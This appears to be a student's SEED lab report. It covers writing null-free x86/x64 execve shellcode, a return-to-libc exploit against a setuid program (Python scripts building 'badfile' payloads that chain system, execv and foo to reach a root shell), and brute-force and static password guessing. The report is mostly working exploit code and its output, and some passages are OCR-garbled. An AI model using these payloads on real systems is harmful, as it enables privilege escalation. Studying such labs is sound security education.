

Task 1

```
[10/30/22]seed@VM:~/.../Labsetup$
```

[illegible]

Paste to convert

```
#!/usr/bin/env python3

# Run "xxd -p -c 20 rev_sh.o",
# copy and paste the machine code to the following:
ori_sh = """
31c050682f2f7368
682f62696e89e3505389e131d231c0b00bcd80
"""

sh = ori_sh.replace("\n", "")

length = int(len(sh)/2)
print("Length of the shellcode: {}".format(length))
s = 'shellcode= (\n' + ' ' * 15
for i in range(length):
    s += "\\x" + sh[2*i] + sh[2*i+1]
    if i > 0 and i % 16 == 15:
        s += '\n' + ' ' * 15
s += '\n' + ").encode('latin-1')"
```

2. 1 ; to not make 0 appear in the code, we set a general register to zero by using xor and do operation on that register
- 2
- 3 push eax ; use 0(eax) to terminate the string
- 4 push eax ; argv[1] = 0(eax)
- 5 xor edx, edx ; Set envp to NULL by xor edx
- 6 mov al, 0x0b ; eax = 0x0000000b (Set al to target value instead of setting eax)

We embed the last character to al and push the whole eax

Shell Code:

```
section .text
global _start
_start:
    ; Store the argument string on stack
    xor eax, eax
    mov al, 0x68 ; Set 'h' to al, eax = 0x00000068, and bytes as termination of string
    push eax ; Push 'h'
    xor eax, eax
    push "/bas"
    push "/bin" ; The value in the stack can finally be "/bin/bash"
    mov ebx, esp ; Get the string address

    ; Construct the argument array argv[]
    push eax ; argv[1] = 0
    push ebx ; argv[0] points to "/bin/bash"
    mov ecx, esp ; Get the address of argv[]

    ; For environment variable
    xor edx, edx ; No env variables

    ; Invoke execve()
    xor eax, eax ; eax = 0x00000000
    mov al, 0x0b ; eax = 0x0000000b
    int 0x80
```

Result:

```
[11/05/22]seed@VM:~/.../Labsetup$ nasm -f elf32 mysh.s -o mysh.o
[11/05/22]seed@VM:~/.../Labsetup$ ld -m elf_i386 mysh.o -o mysh
[11/05/22]seed@VM:~/.../Labsetup$ ./mysh
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.
```

```
[11/05/22]seed@VM:~/.../Labsetup$ echo $SHELL
/bin/bash
[11/05/22]seed@VM:~/.../Labsetup$
```

Prove of no zero:

```
1  # Result of objdump -Mintel --disassemble mysh.o
2
3  mysh.o:      file format elf32-i386
4
5
6  Disassembly of section .text:
7
8  00000000 <_start>:
9      0:  31 c0                xor     eax,eax
10     2:  b0 68                mov     al,0x68
11     4:  50                  push    eax
12     5:  31 c0                xor     eax,eax
13     7:  68 2f 62 61 73       push    0x7361622f
14     c:  68 2f 62 69 6e       push    0x6e69622f
15    11:  89 e3                mov     ebx,esp
16    13:  50                  push    eax
17    14:  53                  push    ebx
18    15:  89 e1                mov     ecx,esp
19    17:  31 d2                xor     edx,edx
20    19:  31 c0                xor     eax,eax
21   1b:  b0 0b                mov     al,0xb
22   1d:  cd 80                int     0x80
```

3. Shell Code:

```
section .text
global _start
_start:
    ; Store the argument string on stack

    mov ecx, esp
    xor eax, eax
    mov ax, 0x616c    ; set 'la' to ax, eax = 0x0000616c
    push eax
    push "ls -"        ; the value in the stack can finally be "ls -la"

    xor eax, eax
    mov ax, 0x632d    ; set '-c' to ax, eax = 0x0000632d
    push eax

    xor eax, eax
    push eax
    push "//sh"
    push "/bin"        ; the value in the stack can finally be "/bin/sh"
    mov ebx, esp
    xor eax, eax

    ; Construct the argument array argv[]
    push eax            ; argv[3] points 0
    sub ecx, 8          ; get pointer of "ls -la"
    push ecx            ; argv[2] points "ls -la"
    sub ecx, 4          ; get pointer of "-c"
    push ecx            ; argv[1] points "-c"
    sub ecx, 12         ; get pointer of "/bin//sh"
    push ebx            ; argv[0] points "/bin//sh"
    mov ecx, esp        ; Get the address of argv[]

    ; For environment variable
    xor edx, edx        ; No env variables

    ; Invoke execve()
    xor eax, eax        ; eax = 0x00000000
    mov al, 0x0b        ; eax = 0x0000000b
    int 0x80
```

Result:

```
[11/05/22]seed@VM:~/.../Labsetup$ nasm -f elf32 mysh.s -o mysh.o
[11/05/22]seed@VM:~/.../Labsetup$ ld -m elf_i386 mysh.o -o mysh
[11/05/22]seed@VM:~/.../Labsetup$ ./mysh
total 52
drwxrwxr-x 2 seed seed 4096 Nov  5 17:51 .
drwxr-xr-x 3 seed seed 4096 Nov  5 07:51 ..
-rw----- 1 seed seed   66 Nov  5 08:29 .gdb_history
-rw-rw-r-- 1 seed seed  294 Dec 27 2020 Makefile
-rwxrwxr-x 1 seed seed  460 Dec  5 2020 convert.py
-rwxrwxr-x 1 seed seed 4540 Nov  5 17:51 mysh
-rw-rw-r-- 1 seed seed  464 Nov  5 17:51 mysh.o
-rw-rw-r-- 1 seed seed 1171 Nov  5 17:51 mysh.s
-rw-rw-r-- 1 seed seed  266 Dec  5 2020 mysh2.s
-rw-rw-r-- 1 seed seed  378 Dec  5 2020 mysh_64.s
-rw-rw-r-- 1 seed seed   15 Nov  5 08:28 peda-session-mysh.txt
-rwxrwxr-x 1 seed seed   81 Nov  5 07:53 run.sh
```

4. Shell Code:

```
section .text
global _start
_start:

    xor eax, eax
    mov edx, esp
    mov al, 0x34 ; push '4' to al, eax = 0x00000034
    push eax ; push '4'
    push "=123"
    push "cccc" ; the value in the stack can finally be "cccc=1234"
    xor eax, eax
    push eax ; tail zero
    push "5678"
    push "bbb=" ; the value in the stack can finally be "bbb=5678"
    push eax ; tail zero
    push "1234"
    push "aaa=" ; the value in the stack can finally be "aaa=1234"

    ; Store the argument string on stack
    xor eax, eax
    push eax
    push "/env"
    push "/bin"
    push "/usr" ; the value in the stack can finally be "/usr/bin/env"
    mov ebx, esp
    xor eax, eax

    ; Construct the argument array argv[]
    push eax ; argv[1] points 0
    push ebx ; argv[0] points "/usr/bin/env"
    mov ecx, esp ; Get the address of argv[]

    ; For environment variable
    push eax ; envp[3] points 0
    sub edx, 12 ; Get the address of "cccc=1234"
    push edx ; envp[2] points "cccc=1234"
    sub edx, 12 ; Get the address of "bbb=5678"
    push edx ; envp[1] points "bbb=5678"
    sub edx, 12 ; Get the address of "aaa=1234"
    push edx ; envp[0] points "aaa=1234"
    mov edx, esp ; Get the address of envp[]

    ; Invoke execve()
    xor eax, eax ; eax = 0x00000000
    mov al, 0x0b ; eax = 0x0000000b
    int 0x80
```

```
1  #!/bin/bash
2
3  # Content of run.s
4  ./mysh
```

Result:

```
[11/05/22]seed@VM:~/.../Labsetup$ nasm -f elf32 mysh.s -o mysh.o
[11/05/22]seed@VM:~/.../Labsetup$ ld -m elf_i386 mysh.o -o mysh
[11/05/22]seed@VM:~/.../Labsetup$ ./run.sh
aaa=1234
bbb=5678
cccc=1234
```

Task 2

1. The program will run successfully by setting pathname(ebx), argv(ecx), envp(edx) correctly with under code

Shell Code:

```
section .text
global _start
_start:
BITS 32
jmp short two
one:
pop ebx                ; Get address of '/bin/sh*AAAABBBB'
xor eax, eax           ; eax=0x00000000
mov [ebx+7], al        ; Replace '*' with zero to make string be cut to '/bin/sh'
                        ; , which makes the pathname in execve to be set correctly
mov [ebx+8], ebx       ; argv[0] = address of "/bin/sh"
mov [ebx+12], eax      ; argv[1] = NULL
lea ecx, [ebx+8]       ; Set argv to address of argv[0]
xor edx, edx           ; Set envp to NULL
mov al, 0x0b           ; Set system call number to 0x0b
int 0x80               ; Call int 80(execve)
two:
call one               ; Push address of next string to the stack
db '/bin/sh*AAAABBBB'
```

2. Shell Code:

```
section .text
global _start
_start:
BITS 32
jmp short two
one:
pop ebx                ; Get address of '/usr/bin/env*AAAABBBBb=22*a=11*AAAABBBBCCCC'
xor eax, eax           ; eax=0x00000000
mov [ebx+12], al       ; Replace '*' with zero to make string be cut to '/usr/bin/env'
                        ; , which makes the pathname in execve to be set correctly
mov [ebx+13], ebx      ; argv[0] = address of "/usr/bin/env"
mov [ebx+17], eax      ; argv[1] = NULL
lea ecx, [ebx+13]      ; Set argv to address of argv[0]
mov [ebx+25], al       ; Replace '*' with zero to make string be cut to 'b=22'
                        ; which makes the envp[0] to be set correctly
mov [ebx+30], al       ; Replace '*' with zero to make string be cut to 'a=11'
                        ; , which makes the envp[1] in execve to be set correctly
mov eax, ebx           ; set eax to address of envp[0]
add eax, 21            ; set envp[0] = address of "a=11"
mov [ebx+35], eax      ; set eax to address of envp[1]
add eax, 5             ; set envp[1] = address of "b=22"
mov [ebx+31], eax      ; set eax to NULL
xor eax, eax           ; set envp[2] = NULL
mov [ebx+39], eax      ; Set envp to address of envp[0]
lea edx, [ebx+31]      ; Set system call number to 0x0b
mov al, 0x0b           ; Call int 80(execve)
int 0x80
two:
call one               ; Push address of next string to the stack
db '/usr/bin/env*AAAABBBBb=22*a=11*AAAABBBBCCCC'
```

Result:

```
[11/05/22] seed@VM:~/.../Labsetup$ nasm -f elf32 mysh2.s -o mysh2.o
[11/05/22] seed@VM:~/.../Labsetup$ ld --omagic -m elf_i386 mysh2.o -o mysh2
[11/05/22] seed@VM:~/.../Labsetup$ ./mysh2
a=11
b=22
```

Task 3

Shell Code:

```

section .text
global _start
_start:
; The following code calls execve("/bin/sh", ...)
xor rdx, rdx          ; 3rd argument
push rdx
xor rax, rax
mov al, 0x68          ; set al to 'h', rax = 0x0000000000000068
push rax
mov rax, '/bin/bas'
push rax              ; the stack finally be "/bin/bash"
mov rdi, rsp          ; 1st argument
push rdx
push rdi
mov rsi, rsp          ; 2nd argument
xor rax, rax
mov al, 0x3b          ; execve()
syscall

```

Result:

```

b=22
[11/05/22]seed@VM:~/.../Labsetup$ nasm -f elf64 mysh_64.s -o mysh_64.o
[11/05/22]seed@VM:~/.../Labsetup$ ld mysh_64.o -o mysh_64
[11/05/22]seed@VM:~/.../Labsetup$ ./mysh
aaa=1234
bbb=5678
cccc=1234
[11/05/22]seed@VM:~/.../Labsetup$ ./mysh_64
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

[11/05/22]seed@VM:~/.../Labsetup$ echo $SHELL
/bin/bash
[11/05/22]seed@VM:~/.../Labsetup$ exit
exit
[11/05/22]seed@VM:~/.../Labsetup$ nasm -f elf64 mysh_64.s -o mysh_64.o
[11/05/22]seed@VM:~/.../Labsetup$ ld mysh_64.o -o mysh_64
[11/05/22]seed@VM:~/.../Labsetup$ ./mysh_64
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

[11/05/22]seed@VM:~/.../Labsetup$ echo $SHELL
/bin/bash
[11/05/22]seed@VM:~/.../Labsetup$

```

Prove with no zero:

```

1  # Result of objdump -Mintel --disassemble mysh.o
2  0: 31 c0                xor    eax,eax
3      2: 89 e2                mov    edx,esp
4      4: b0 34                mov    al,0x34
5      6: 50                  push   eax
6      7: 68 3d 31 32 33       push   0x3332313d
7      c: 68 63 63 63 63       push   0x63636363
8     11: 31 c0                xor    eax,eax
9     13: 50                  push   eax
10    14: 68 35 36 37 38       push   0x38373635
11    19: 68 62 62 62 3d       push   0x3d626262
12    1e: 50                  push   eax
13    1f: 68 31 32 33 34       push   0x34333231
14    24: 68 61 61 61 3d       push   0x3d616161
15    29: 31 c0                xor    eax,eax

```

16	2b:	50	push	eax
17	2c:	68 2f 65 6e 76	push	0x766e652f
18	31:	68 2f 62 69 6e	push	0x6e69622f
19	36:	68 2f 75 73 72	push	0x7273752f
20	3b:	89 e3	mov	ebx,esp
21	3d:	31 c0	xor	eax,eax
22	3f:	50	push	eax
23	40:	53	push	ebx
24	41:	89 e1	mov	ecx,esp
25	43:	50	push	eax
26	44:	83 ea 0c	sub	edx,0xc
27	47:	52	push	edx
28	48:	83 ea 0c	sub	edx,0xc
29	4b:	52	push	edx
30	4c:	83 ea 0c	sub	edx,0xc
31	4f:	52	push	edx
32	50:	89 e2	mov	edx,esp
33	52:	31 c0	xor	eax,eax
34	54:	b0 0b	mov	al,0xb
35	56:	cd 80	int	0x80

3.2 SEED Lab

Task 1

```
[11/05/22]seed@VM:~/.../Labsetup$ touch badfile
[11/05/22]seed@VM:~/.../Labsetup$ make
gcc -m32 -DBUF_SIZE=12 -fno-stack-protector -z noexecstack -o retlib retlib.c
sudo chown root retlib && sudo chmod 4755 retlib
[11/05/22]seed@VM:~/.../Labsetup$ sudo chown root retlib
[11/05/22]seed@VM:~/.../Labsetup$ sudo chmod 4755 retlib
[11/05/22]seed@VM:~/.../Labsetup$
```

Inside GDB:

```
[11/05/22]seed@VM:~/.../Labsetup$ gdb -q retlib
/opt/gdbpeda/lib/shellcode.py:24: SyntaxWarning: "is" with a literal. Did you mean "=="?
  if sys.version_info.major is 3:
/opt/gdbpeda/lib/shellcode.py:379: SyntaxWarning: "is" with a literal. Did you mean "=="?
  if pyversion is 3:
Reading symbols from retlib...
(No debugging symbols found in retlib)
gdb-peda$ br main
Breakpoint 1 at 0x12ef
```



```

gdb-peda$ r
Starting program: /home/seed/Downloads/Labsetup/retlib
[-----registers-----]
EAX: 0xf7fb6808 --> 0xffffd25c --> 0xffffd41e ("SHELL=/bin/bash")
EBX: 0x0
ECX: 0x5053c98b
EDX: 0xffffd1e4 --> 0x0
ESI: 0xf7fb4000 --> 0x1e6d6c
EDI: 0xf7fb4000 --> 0x1e6d6c
EBP: 0x0
ESP: 0xffffd1bc --> 0xf7debee5 (<__libc_start_main+245>:      add    esp,0x10)
EIP: 0x565562ef (<main>:      endbr32)
EFLAGS: 0x246 (carry PARITY adjust ZERO sign trap INTERRUPT direction overflow)
[-----code-----]
0x565562ea <foo+58>: mov     ebx,DWORD PTR [ebp-0x4]
0x565562ed <foo+61>: leave
0x565562ee <foo+62>: ret
=> 0x565562ef <main>:      endbr32
0x565562f3 <main+4>: lea     ecx,[esp+0x4]
0x565562f7 <main+8>: and     esp,0xffffffff
0x565562fa <main+11>: push   DWORD PTR [ecx-0x4]
0x565562fd <main+14>: push   ebp
[-----stack-----]
0000| 0xffffd1bc --> 0xf7debee5 (<__libc_start_main+245>:      add    esp,0x10)
0004| 0xffffd1c0 --> 0x1
0008| 0xffffd1c4 --> 0xffffd254 --> 0xffffd3f9 ("/home/seed/Downloads/Labsetup/retlib")
0012| 0xffffd1c8 --> 0xffffd25c --> 0xffffd41e ("SHELL=/bin/bash")
0016| 0xffffd1cc --> 0xffffd1e4 --> 0x0
0020| 0xffffd1d0 --> 0xf7fb4000 --> 0x1e6d6c
0024| 0xffffd1d4 --> 0xf7ff0000 --> 0x2bf24
0028| 0xffffd1d8 --> 0xffffd238 --> 0xffffd254 --> 0xffffd3f9 ("/home/seed/Downloads/Labsetup/retlib")
[-----]
Legend: code, data, rodata, value

```

Breakpoint 1, 0x565562ef in main ()

```

breakpoint 1, 0x565562ef in main ()
gdb-peda$ p system
$1 = {<text variable, no debug info>} 0xf7e12420 <system>
gdb-peda$ p exit
$2 = {<text variable, no debug info>} 0xf7e04f80 <exit>
gdb-peda$ █

```

Result:

System: 0xf7e12420

Exit: 0xf7e04f80

Task 2

```

[11/05/22]seed@VM:~/.../Labsetup$ export MY_SHELL=/bin/sh
[11/05/22]seed@VM:~/.../Labsetup$ env | grep MY_SHELL
MY_SHELL=/bin/sh
[11/05/22]seed@VM:~/.../Labsetup$ cat prtenv.c
#include <stdio.h>
#include <stdlib.h>

void main() {
    char *shell = getenv("MY_SHELL");
    if(shell) {
        printf("%x\n", (unsigned int)shell);
    }
}
[11/05/22]seed@VM:~/.../Labsetup$ gcc prtenv.c -m32 -o prtenv
[11/05/22]seed@VM:~/.../Labsetup$ ./prtenv
ffffd45a

```

Result:

MY_SHELL = 0xffffd45a

Task 3

First, run retlib, $\text{ebp} = 0\text{xffffcdd8}$, $\text{eip} = \text{ebp} + 4 = 0\text{xffffcdd8} + 4$

```
[11/05/22]seed@VM:~/.../Labsetup$ ./retlib
Address of input[] inside main(): 0xffffcdf0
Input size: 0
Address of buffer[] inside bof(): 0xffffcdc0
Frame Pointer value inside bof(): 0xffffcdd8
(^_^)(^_^) Returned Properly (^_^)(^_^)
```

We should return to `system()`, which means we should replace `eip` with the address of `system()`, so Y should be $\text{eip} - \text{buf} = 0\text{xffffcdd8} + 4 - 0\text{xffffcdc0} = 28$

And the next content in stack should be the address of the new returned function(because we call `system()`, `exit()`), so $Z = Y + 4$, and the next should be the parameter of `system()` (pointer of `/bin/bash`), so $X = Z + 4$

Python code:

```
#!/usr/bin/env python3
import sys

# Fill content with non-zero values
content = bytearray(0xaa for i in range(300))

Y = 28
Z = Y + 4
X = Z + 4
sh_addr = 0xffffd45a # The address of "/bin/sh"
content[X:X+4] = (sh_addr).to_bytes(4,byteorder='little')

system_addr = 0xf7e12420 # The address of system()
content[Y:Y+4] = (system_addr).to_bytes(4,byteorder='little')

exit_addr = 0xf7e04f80 # The address of exit()
content[Z:Z+4] = (exit_addr).to_bytes(4,byteorder='little')

# Save content to a file
with open("badfile", "wb") as f:
    f.write(content)
```

Run:

```
[11/06/22]seed@VM:~/.../Labsetup$ touch badfile
[11/06/22]seed@VM:~/.../Labsetup$ python3 exploit.py
[11/06/22]seed@VM:~/.../Labsetup$ ./retlib
Address of input[] inside main(): 0xffffcdf0
Input size: 300
Address of buffer[] inside bof(): 0xffffcdc0
Frame Pointer value inside bof(): 0xffffcdd8
# whoami
root
#
```

Variation 1:

Python Code:

```
#!/usr/bin/env python3
import sys

# Fill content with non-zero values
content = bytearray(0xaa for i in range(300))

Y = 28
Z = Y + 4
X = Z + 4
sh_addr = 0xffffd45a # The address of "/bin/sh"
content[X:X+4] = (sh_addr).to_bytes(4,byteorder='little')

system_addr = 0xf7e12420 # The address of system()
content[Y:Y+4] = (system_addr).to_bytes(4,byteorder='little')

# exit_addr = 0xf7e04f80 # The address of exit()
# content[Z:Z+4] = (exit_addr).to_bytes(4,byteorder='little')

# Save content to a file
with open("badfile", "wb") as f:
    f.write(content)
```

Run:

```
[11/06/22]seed@VM:~/.../Labsetup$ python3 exploit.py
[11/06/22]seed@VM:~/.../Labsetup$ ./retlib
Address of input[] inside main(): 0xffffcdf0
Input size: 300
Address of buffer[] inside bof(): 0xffffcdc0
Frame Pointer value inside bof(): 0xffffcdd8
# exit
Segmentation fault
[11/06/22]seed@VM:~/.../Labsetup$
```

Result:

Because it has no return address, so it cause segment we we exit(return) from system.

Variation 2

Run:

```
[11/06/22]seed@VM:~/.../Labsetup$ ls
badfile      Makefile      prtenv      retlib
exploit.py   peda-session-retlib.txt  prtenv.c    retlib.c
[11/06/22]seed@VM:~/.../Labsetup$ mv retlib retliba
[11/06/22]seed@VM:~/.../Labsetup$ ./retliba
Address of input[] inside main(): 0xffffcdf0
Input size: 300
Address of buffer[] inside bof(): 0xffffcdc0
Frame Pointer value inside bof(): 0xffffcdd8
zsh:1: no such file or directory: in/sh
[11/06/22]seed@VM:~/.../Labsetup$
```

Result:

Because of the different length of program name cause the change of location of environment variable, so the start address of MYHELL is changed.

Take above as an example, the program name's length is 7, so /bin/sh is cut to in/sh

Task 4

1. Get address of `execv` by using the method in task 1
Result: 0xf7e994b0

Legend: `code`, `data`, `rodata`, `value`

Breakpoint 1, 0x565562ef in `main ()`

```
gdb-peda$ p execv
```

```
$1 = {<text variable, no debug info>} 0xf7e994b0 <execv>
```

```
gdb-peda$
```

2. Create to environment variable called MYHELL and ARG

```
[11/06/22]seed@VM:~/.../Labsetup$ export MYHELL=/bin/bash
[11/06/22]seed@VM:~/.../Labsetup$ export ARG="-p"
[11/06/22]seed@VM:~/.../Labsetup$
```

3. Get address of these variable

Result:

shell: 0xffffd45a

argv: 0xffffddd8

```

[11/06/22]seed@VM:~/.../Labsetup$ cat prtenv.c
#include <stdio.h>
#include <stdlib.h>


void main() {
    char *shell = getenv("MYSHELL");
    if(shell) {
        printf("shell: %x\n", (unsigned int)shell);
    }
    char *arg = getenv("ARG");
    if(arg) {
        printf("argv: %x\n", (unsigned int)arg);
    }
}
[11/06/22]seed@VM:~/.../Labsetup$ gcc prtenv.c -m32 -o prtenv
[11/06/22]seed@VM:~/.../Labsetup$ ./prtenv
shell: ffffd45a
argv: ffffddd8
[11/06/22]seed@VM:~/.../Labsetup$

```

4. because strcpy will stop when input is 0, so we have to make argv be the one in main stack,
A task 1 show, the address of input in main is 0xffffcdf0

And the memory layout will be like as the following

To prevent overwrite, we choose large memory offset(0x80) as the start of argv



Python Code:

```
#!/usr/bin/env python3
import sys

# Fill content with non-zero values
content = bytearray(0xaa for i in range(300))

Y = 28
Z = Y + 4
X = Z + 4
A = X + 4
B = 0x80
C = B + 4
D = C + 4

# in main stack

argv_2 = 0x00000000 # NULL
content[D:D+4] = (argv_2).to_bytes(4, byteorder='little')

argv_1 = 0xffffddd8 # The address of argv[1] ("-p")
content[C:C+4] = (argv_1).to_bytes(4, byteorder='little')

argv_0 = 0xffffd45a # The address of argv[0] ("/bin/bash")
content[B:B+4] = (argv_0).to_bytes(4, byteorder='little')

# in bof stack

argv_address = 0xffffcdf0 + 0x80 # the address of argv (input[] + 0x80)
content[A:A+4] = (argv_address).to_bytes(4, byteorder='little')

sh_addr = 0xffffd45a # The address of "/bin/bash"
content[X:X+4] = (sh_addr).to_bytes(4, byteorder='little')

execv_addr = 0xf7e994b0 # The address of execv()
content[Y:Y+4] = (execv_addr).to_bytes(4, byteorder='little')

exit_addr = 0xf7e04f80 # The address of exit()
content[Z:Z+4] = (exit_addr).to_bytes(4, byteorder='little')

# Save content to a file
with open("badfile", "wb") as f:
    f.write(content)
```

Result:

```
[11/06/22] seed@VM:~/.../Labsetup$ python3 exploit.py
[11/06/22] seed@VM:~/.../Labsetup$ ./retlib
Address of input[] inside main(): 0xffffcdf0
Input size: 300
Address of buffer[] inside bof(): 0xffffcdc0
Frame Pointer value inside bof(): 0xffffcdd8
bash-5.0# whoami
root
bash-5.0# █
```

Task 5

1. Use task 1 to find the address of foo

Result: 0x565562b0

```
[11/06/22]seed@VM:~/.../Labsetup$ gdb retlib
```

```
GNU gdb (Ubuntu 9.2-0ubuntu1~20.04) 9.2
```

```
Copyright (C) 2020 Free Software Foundation, Inc.
```

```
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
```

```
This is free software: you are free to change and redistribute it.
```

```
There is NO WARRANTY, to the extent permitted by law.
```

```
Type "show copying" and "show warranty" for details.
```

```
This GDB was configured as "x86_64-linux-gnu".
```

```
Type "show configuration" for configuration details.
```

```
For bug reporting instructions, please see:
```

```
<http://www.gnu.org/software/gdb/bugs/>.
```

```
Find the GDB manual and other documentation resources online at:
```

```
<http://www.gnu.org/software/gdb/documentation/>.
```

```
For help, type "help".
```

```
Type "apropos word" to search for commands related to "word"...
```

```
/opt/gdbpeda/lib/shellcode.py:24: SyntaxWarning: "is" with a literal. Did you mean "=="?
```

```
if sys.version.info.major is 3:
```

```
/opt/gdbpeda/lib/shellcode.py:379: SyntaxWarning: "is" with a literal. Did you mean "=="?
```

```
if pyversion is 3:
```

```
Reading symbols from retlib...
```

```
(No debugging symbols found in retlib)
```

```
gdb-peda$ br main
```

```
Breakpoint 1 at 0x12ef
```

```
gdb-peda$ r
```

```
Starting program: /home/seed/Downloads/Labsetup/retlib
```

```
gdb-peda$ p foo
```

```
$1 = {<text variable, no debug info>} 0x565562b0 <foo>
```

2. Modify the python code to fill the first 10 return address to foo_address.


The bof will return to the 1st foo

The 1st foo will return to the 2nd foo

The 3rd foo will return to the 4th foo ... etc

The 10th foo will return to the execve

The memory layout will be as follow




```

# Fill content with non-zero values
content = bytearray(0xaa for i in range(300))

B = 0x80
C = B + 4
D = C + 4

# in main stack

argv_2 = 0x00000000 # NULL
content[D:D+4] = (argv_2).to_bytes(4, byteorder='little')

argv_1 = 0xffffddd8 # The address of argv[1] ("-p")
content[C:C+4] = (argv_1).to_bytes(4, byteorder='little')

argv_0 = 0xffffd45a # The address of argv[0] ("/bin/bash")
content[B:B+4] = (argv_0).to_bytes(4, byteorder='little')

# in bof stack

Y = 28

foo_address = 0x565562b0 # the address of foo

for i in range(10):
    content[Y:Y+4] = (foo_address).to_bytes(4, byteorder='little')
    Y += 4

Z = Y + 4
X = Z + 4
A = X + 4

argv_address = 0xffffcdf0 + 0x80 # the address of argv (input[] + 0x80)
content[A:A+4] = (argv_address).to_bytes(4, byteorder='little')

sh_addr = 0xffffd45a # The address of "/bin/bash"
content[X:X+4] = (sh_addr).to_bytes(4, byteorder='little')

execv_addr = 0xf7e994b0 # The address of execv()
content[Y:Y+4] = (execv_addr).to_bytes(4, byteorder='little')

exit_addr = 0xf7e04f80 # The address of exit()
content[Z:Z+4] = (exit_addr).to_bytes(4, byteorder='little')

# Save content to a file
with open("badfile", "wb") as f:
    f.write(content)

```

3. Result:

```

[11/06/22]seed@VM:~/.../Labsetup$ python3 exploit.py
[11/06/22]seed@VM:~/.../Labsetup$ ./retlib
Address of input[] inside main(): 0xffffcdf0
Input size: 300
Address of buffer[] inside bof(): 0xffffcdc0
Frame Pointer value inside bof(): 0xffffcdd8
Function foo() is invoked 1 times
Function foo() is invoked 2 times
Function foo() is invoked 3 times
Function foo() is invoked 4 times
Function foo() is invoked 5 times
Function foo() is invoked 6 times
Function foo() is invoked 7 times
Function foo() is invoked 8 times
Function foo() is invoked 9 times
Function foo() is invoked 10 times
bash-5.0#

```


3.3 Password Guess

- Brute Force:

Use all value in (0, uint32_t_MAX) to guess

1. Write the following code

```
1 with open("input", "w") as f:
2     for i in range(4294967295):
3         f.write(str(i))
4         f.write('\n')
```

2.

```
1 python3 generator.py # Use the above code to generate f
2 ./guess < input > output # Use IO_Redirect to redirect input and
  output
3 cat output | grep "congratulation" # Filter the result by using grep
```

- Static analysis:

Readelf to read rodata to get string

```
1 readelf -x .rodata guess
2
3 Hex dump of section '.rodata':
4 0x00002000 01000200 00000000 7262002f 6465762f .....rb./dev/
5 0x00002010 72616e64 6f6d0045 72726f72 00506c65 random.Error.Ple
